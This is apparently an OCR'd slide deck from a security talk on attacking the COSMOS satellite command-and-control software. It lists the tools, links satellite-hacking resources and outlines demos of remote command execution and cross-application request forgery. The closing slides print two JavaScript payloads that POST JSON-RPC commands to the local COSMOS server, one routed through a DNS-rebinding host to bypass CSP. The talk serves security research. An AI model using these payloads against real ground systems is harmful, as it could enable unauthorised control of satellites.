
Satellite Flight System



COSMOSRB/ COSMOSC2


The User Interface for Command and Control of Embedded Systems

COSMOSRB/ COSMOSC2 For Dummies




COSMOSRB/ COSMOSC2 - Realtime Commanding and Scripting Tools

- Command Sequence
- Command Sender
- Script Runner
- Test Runner




COSMOSRB/ COSMOSC2 - Offline Analysis Tools

- Telemetry Viewer
- Telemetry Grapher
- Telemetry Extractor
- Command Extractor
- Data Viewer




COSMOSRB/ COSMOSC2 - Realtime Telemetry Visualization Tools

- Telemetry Viewer
- Telemetry Grapher
- Limits Monitor
- Packet Viewer
- Data Viewer




COSMOSRB/ COSMOSC2 - Utilities

- Config Editor
- Launcher
- Table Manager
- Handbook Creator



COSMOSRB/ COSMOSC2



Resources For Satellite Hacking

- NASA NOS3 https://github.com/nasa/nos3
- ADDVulcan Hack-A-Sat Repo https://github.com/ADDVulcan/ADDVulcan
- NASA OpenSatKit


Cross Application Satellite Control

Exploring cross application request forgeries on COSMOSRB

Demo 1

Understanding Satellite Command Execution


COSMOSRB/ COSMOSC2




Demo 2

Exploring Remoting Command Execution

COSMOSRB/ COSMOSC2 - Remote Command Execution




COSMOSRB/ COSMOSC2 - Remote Command Execution via TCP/IP




Demo 3

Cross Application Satellite Control

COSMOSRB/ COSMOSC2 - Cross Application Request Forgery



COSMOSRB/ COSMOSC2 - Cross Application Request Forgery



Questions?

connect@shellcoder.party

Additional Slides


Blocked by CSP

```
<h>Cross Site Satellite Control</h>
A new method to control satellite and send commands.
<script>
var satjob = '{"jsonrpc": "2.0", "method": "get_interface_names", "id": 1}'
var x = new XMLHttpRequest();
x.open("POST", "[http://127.0.0.1:7777](http://127.0.0.1:7777/)");
x.send(satjob);
x.onreadystatechange = function() {
 if (x.readyState == 4)
  alert(x.responseText);
};
</script>
```

Payload after Taviso's rbndr.us DNS Rebinding

```
<h>Cross Site Satellite Control</h>
A new method to control satellite and send commands.
<script>
var satjob = '{"jsonrpc": "2.0", "method": "get_interface_names", "id": 1}'
var x = new XMLHttpRequest();
x.open("POST", "[http://7f000001.c0a80001.rbndr.us:7777]
(http://7f000001.c0a80001.rbndr.us:7777/)");
x.send(satjob);
x.onreadystatechange = function() {
 if (x.readyState == 4)
  alert(x.responseText);
};
</script>
```

Payload Sent



Processed at the C&T Server and Response Received